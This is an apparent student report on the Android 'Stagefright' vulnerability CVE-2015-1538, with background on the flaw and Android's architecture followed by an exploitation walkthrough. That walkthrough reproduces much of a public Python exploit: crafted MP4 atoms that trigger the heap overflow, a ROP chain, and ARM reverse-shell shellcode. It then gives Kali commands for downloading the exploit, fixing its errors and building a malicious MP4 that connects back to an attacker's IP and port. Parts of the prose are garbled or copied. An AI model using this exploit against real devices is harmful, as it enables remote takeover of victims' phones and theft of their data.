Sri Lanka Institute of Information Technology

Google Android - 'Stagefright' Remote Code Execution - CVE-2015-1538

Tharana Hansaja Weerasinghe
IT19159140

Faculty of Computing
Sri Lanka Institute of Information Technology

Abstract

The purpose of this report is to discover and exploit and mitigate Google Android - 'Stagefright' Remote Code Execution - CVE-2015-1538 so Stagefright is big and supports a wide variety of multimedia file formats. Rather than dividing my focus among multiple formats, I focused on MPEG4. This allowed me to be more thorough in eliminating issues. As such, the rest of this presentation will be somewhat specific to Stagefright's MPEG4 processing so I explain one by one how to do this and this and this report it is a summary of this expiation if you want to learn how to do this exploitation part by part you can watch my this document related video videos , I mention video link in this report end

Introduction

More than a month has passed since Zimperium first broke the news of zLabs' VP of Platform Research and Exploitation Joshua J. Drake's discovery of multiple critical vulnerabilities in Android's media library – libstagefright. In that time frame, the number and importance of the events that have unfolded is nothing short of amazing. Back in April and May we reported two sets of vulnerabilities to Google, both including multiple with critical severity. In July, we announced our intentions to publish our exploit on August 5th during Black Hat USA. After discussions with ZHA Partners, including both carriers and device manufacturers, we agreed to postpone the release of the exploit until August 24th. Multiple researchers have publicly discussed their own working exploits targeting vulnerabilities within libstagefright. Before we dive into our exploit, let's recap the key events that unfolded since our recent announcement.

Current Description in this vulnerability

Integer overflow in the SampleTable::setSampleToChunkParams function in SampleTable.cpp in libstagefright in Android before 5.1.1 LMY48I allows remote attackers to execute arbitrary code via crafted atoms in MP4 data that trigger an unchecked multiplication, aka internal bug 20139950

About Joshua J. Drake aka jduck

Focused on vulnerability research and exploit development for the past 16 years

Current Affiliations:

- Zimperium's VP of Platform Research and Exploitation
- Lead Author of Android Hacker's Handbook
- Founder of the #droidsec research group

Previous Affiliations:

- Accuvant Labs (now Optiv), Rapid7's Metasploit,VeriSign's iDefense Labs

What is Stagefright?

Stagefright is the name given to a group of software bugs that affect versions 2.2 "Froyo" of the Android operating system. The name is taken from the affected library, which among other things, is used to unpack MMS messages.[1] Exploitation of the bug allows an attacker to perform arbitrary operations on the victim's device through remote code execution and privilege escalation.[2] Security researchers demonstrate the bugs with a proof of concept that sends specially crafted MMS messages to the victim device and in most cases requires no end-user actions upon message reception to succeed—the user doesn't have to do anything to 'accept' exploits using the bug; it happens in the background. A phone number is the only information needed to carry out the attack

Brief History

Android launched with an engine called OpenCORE

Added to AOSP during Android Eclair (2.0) dev

Optionally used in Android Froyo (2.2)

- ✓ Both devices I have on 2.2 have it enabled

Set as the default engine in Gingerbread (2.3) and later

It's also used in Firefox, Firefox OS, etc.

- ✓ first shipped in Firefox version 17
- ✓ Used on Mac OS X, Windows, and Android
- ✓ NOT used on Linux (uses gstreamer)

Related Work

Fuzzing the Media Framework in Android by Alexandru Blanda and his team from Intel They released their tools so Interesting results! Such as tons of things reported, 7 accepted as security issues ,3 fixed in AOSP CVE-2014-7915, CVE-2014-7916, CVE-2014-7917

On Designing an Efficient Distributed Black-Box Fuzzing System for Mobile Devices by Wang Hao Lee, Murali Srirangam Ramanujam, and S.P.T. Krishnan of Singapore's Institute for Infocomm Research . Focused on tooling more than bugs, Not focused on Android only, Found several bugs, but analysis seems lacking/incorrect Unclear if any issues were fixed as a result

Pulling a John Connor: Defeating Android by Charlie Miller at Shmoocon 2009 so that Discusses fuzzing a media player ,Focused on opencore, not Stagefright ,Focused on pre-release G1, Really old, research done in 2008. However, due to apparent lack of proactive Android security research it seems relevant still.

Android Architecture / Kernel for this

Android is an open source, Linux-based software stack created for a wide array of devices and form factors. The following diagram shows the major components of the Android platform.

This Architecture is a software stack of components to support mobile device needs. Android software stack contains a Linux Kernel, collection of c/c++ libraries which are exposed through an application framework services, runtime, and application.


Following are main components of android architecture those are

- Applications
- Android Framework
- Android Runtime
- Platform Libraries
- Linux Kernel

In these components, the Linux Kernel is the main component in android to provide its operating system functions to mobile and Dalvik Virtual Machine (DVM) which is responsible for running a mobile application.

The foundation of the Android platform is the Linux kernel. For example, the Android Runtime (ART) relies on the Linux kernel for underlying functionalities such as threading and low-level memory management.


Using a Linux kernel allows Android to take advantage of key security features and allows device manufacturers to develop hardware drivers for a well-known kernel.




How to exploit this vulnerability

- Frist you want to write python code for this exploit vulnerability if you can not to write python cord you can download or clone python cord using *exploit-db*


I mention this related URL = *https://www.exploit-db.com/exploits/38124*



```
   ret += tag
   ret += data
   return ret
#
# Make an 'stco' atom - Sample Table Chunk Offets
#
def make_stco(extra=""):
   ret =  struct.pack('>L', 0) # version
   ret += struct.pack('>L', 0) # mNumChunkOffsets
   return make_chunk('stco', ret+extra)
#
# Make an 'stsz' atom - Sample Table Size
#
def make_stsz(extra=""):
   ret =  struct.pack('>L', 0) # version
   ret += struct.pack('>L', 0) # mDefaultSampleSize
   ret += struct.pack('>L', 0) # mNumSampleSizes
   return make_chunk('stsz', ret+extra)
#
# Make an 'stts' atom - Sample Table Time-to-Sample
#
def make_stts():
   ret =  struct.pack('>L', 0) # version
   ret += struct.pack('>L', 0) # mTimeToSampleCount
   return make_chunk('stts', ret)
#
# This creates a single Sample Table Sample-to-Chunk entry
#
def make_stsc_entry(start, per, desc):
   ret = ""
   ret += struct.pack('>L', start + 1)
   ret += struct.pack('>L', per)
   ret += struct.pack('>L', desc)
   return ret
#
# Make an 'stsc' chunk - Sample Table Sample-to-Chunk
#
# If the caller desires, we will attempt to trigger (CVE-2015-1538 #1) and
# cause a heap overflow.
#
def make_stsc(num_alloc, num_write, sp_addr=0x42424242, do_overflow = False):
   ret =  struct.pack('>L', 0) # version/flags
   # this is the clean version…
   if not do_overflow:
       ret += struct.pack('>L', num_alloc) # mNumSampleToChunkOffsets
       ret += 'Z' * (12 * num_alloc)
       return make_chunk('stsc', ret)
```




```
rop += struct.pack('<L', sp_addr & 0xfffff000) # new r0 - base address (page aligned)
rop += struct.pack('<L', 0x1000)               # new r1 - length
rop += struct.pack('<L', 7)                    # new r2 - protection
rop += struct.pack('<L', 0xd000d003)           # new r3 - scratch
rop += struct.pack('<L', 0xd000d004)           # new r4 - scratch
rop += struct.pack('<L', 0xb0001144)           # new pc - _dl_mprotect

native_start = sp_addr + 0x80
rop += struct.pack('<L', native_start)         # address of native payload
#rop += struct.pack('<L', 0xfeedfed5)          # top of stack…
# linux/armle/shell_reverse_tcp (modified to pass env and fork/exit)
buf =  ""
# fork
buf += '\x02\x70\xa0\xe3'
buf += '\x00\x00\x00\xef'
# continue if not parent…
buf += '\x00\x00\x50\xe3'
buf += '\x02\x00\x00\x0a'
# exit parent
buf += '\x00\x00\xa0\xe3'
buf += '\x01\x70\xa0\xe3'
buf += '\x00\x00\x00\xef'
# setsid in child
buf += '\x42\x70\xa0\xe3'
buf += '\x00\x00\x00\xef'
# socket/connect/dup2/dup2/dup2
buf += '\x02\x00\xa0\xe3\x01\x10\xa0\xe3\x05\x20\x81\xe2\x8c'
buf += '\x70\xa0\xe3\x8d\x70\x87\xe2\x00\x00\x00\xef\x00\x60'
buf += '\xa0\xe1\x6c\x10\x8f\xe2\x10\x20\xa0\xe3\x8d\x70\xa0'
buf += '\xe3\x8e\x70\x87\xe2\x00\x00\x00\xef\x06\x00\xa0\xe1'
buf += '\x00\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00\x00\xef\x06'
buf += '\x00\xa0\xe1\x01\x10\xa0\xe3\x3f\x70\xa0\xe3\x00\x00'
buf += '\x00\xef\x06\x00\xa0\xe1\x02\x10\xa0\xe3\x3f\x70\xa0'
buf += '\xe3\x00\x00\x00\xef'
# execve(shell, argv, env)
buf += '\x30\x00\x8f\xe2\x04\x40\x24\xe0'
buf += '\x10\x00\x2d\xe9\x38\x30\x8f\xe2\x08\x00\x2d\xe9\x0d'
buf += '\x20\xa0\xe1\x10\x00\x2d\xe9\x24\x40\x8f\xe2\x10\x00'
buf += '\x2d\xe9\x0d\x10\xa0\xe1\x0b\x70\xa0\xe3\x00\x00\x00'
buf += '\xef\x02\x00'
# Add the connect back host/port
buf += struct.pack('!H', cb_port)
cb_host = socket.inet_aton(cb_host)
buf += struct.pack('=4s', cb_host)
# shell -
buf += '/system/bin/sh\x00\x00'
# argv -
```




```
    # Combine outer chunks together and voila.
    data = "".join(chunks)

    return data

if __name__ == '__main__':
    import sys
    import mp4
    import argparse

    def write_file(path, content):
        with open(path, 'wb') as f:
            f.write(content)

    def addr(sval):
        if sval.startswith('0x'):
            return int(sval, 16)
        return int(sval)

    # The address of a fake StrongPointer object (sprayed)
    sp_addr   = 0x41d00010  # takju @ imm76i - 2MB (via hangouts)

    # The address to of our ROP pivot
    newpc_val = 0xb0002850 # point sp at __dl_restore_core_regs

    # Allow the user to override parameters
    parser = argparse.ArgumentParser()
    parser.add_argument('-c', '--connectback-host', dest='cbhost', default='31.3.3.7')
    parser.add_argument('-p', '--connectback-port', dest='cbport', type=int, default=12345)
    parser.add_argument('-s', '--spray-address', dest='spray_addr', type=addr, default=None)
    parser.add_argument('-r', '--rop-pivot', dest='rop_pivot', type=addr, default=None)
    parser.add_argument('-o', '--output-file', dest='output_file', default='cve-2015-1538-1.mp4')
    args = parser.parse_args()

    if len(sys.argv) == 1:
        parser.print_help()
        sys.exit(-1)

    if args.spray_addr == None:
        args.spray_addr = sp_addr
    if args.rop_pivot == None:
        args.rop_pivot = newpc_val

    # Build the MP4 file…
    data = mp4.create_mp4(args.spray_addr, args.rop_pivot, args.cbhost, args.cbport)
    print('[*] Saving crafted MP4 to %s …' % args.output_file)
```

Additional note - how to clone exploit-db in python script




```
root@kali:~/Downloads# cd and1
root@kali:~/Downloads/and1# wget https://www.exploit-db.com/download/38124
--2020-05-10 00:16:08--  https://www.exploit-db.com/download/38124
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [application/txt]
Saving to: ‘38124’

38124                       [ <=>                                      ]  15.04K  85.0KB/s    in 0.2s

2020-05-10 00:16:10 (85.0 KB/s) - ‘38124’ saved [15397]

root@kali:~/Downloads/and1# ls
38124
root@kali:~/Downloads/and1# mv 38124 exploit.py
```

- Then you can move the file for anther directory using mv command and run the python script using python command




```
root@kali:~/Downloads/and1/New Folder# python 38124.py
  File "38124.py", line 34
    def make_stco(extra="):
                          ^
SyntaxError: EOL while scanning string literal
root@kali:~/Downloads/and1/New Folder# ls
38124.py
root@kali:~/Downloads/and1/New Folder# python 38124.py
Traceback (most recent call last):
  File "38124.py", line 339, in <module>
    import mp4
ImportError: No module named mp4
root@kali:~/Downloads/and1/New Folder# mv 38124.py mp4.py
root@kali:~/Downloads/and1/New Folder# ls
mp4.py
root@kali:~/Downloads/and1/New Folder# python mp4.py
```

- If file has not more errors, you can run the final python script that mp4.py (first python file should move or rename to mp4.py file)



```
root@kali:~/Downloads/and1/New Folder# python mp4.py
usage: mp4.py [-h] [-c CBHOST] [-p CBPORT] [-s SPRAY_ADDR] [-r ROP_PIVOT]
              [-o OUTPUT_FILE]

optional arguments:
  -h, --help            show this help message and exit
  -c CBHOST, -connectback-host CBHOST
  -p CBPORT, -connectback-port CBPORT
  -s SPRAY_ADDR, -spray-address SPRAY_ADDR
  -r ROP_PIVOT, -rop-pivot ROP_PIVOT
  -o OUTPUT_FILE, -output-file OUTPUT_FILE
```


Then you can see new mp4 file that create a related file directly, it is malicious file then you got amp4 file and you want to config your details to this file because get the data form victim android drives via our IP address and port number



```
optional arguments:
  -h, --help            show this help message and exit
  -c CBHOST, -connectback-host CBHOST
  -p CBPORT, -connectback-port CBPORT
  -s SPRAY_ADDR, -spray-address SPRAY_ADDR
  -r ROP_PIVOT, -rop-pivot ROP_PIVOT
  -o OUTPUT_FILE, -output-file OUTPUT_FILE
root@kali:~/Downloads/and1/New Folder# python mp4.py -c 192.123.1.1 -p 4444
[*] Saving crafted MP4 to cve-2015-1538-1.mp4 …
root@kali:~/Downloads/and1/New Folder# 
```


Vector I: Media in the Browser

The <video> tag is new in HTML5! Let's try it...



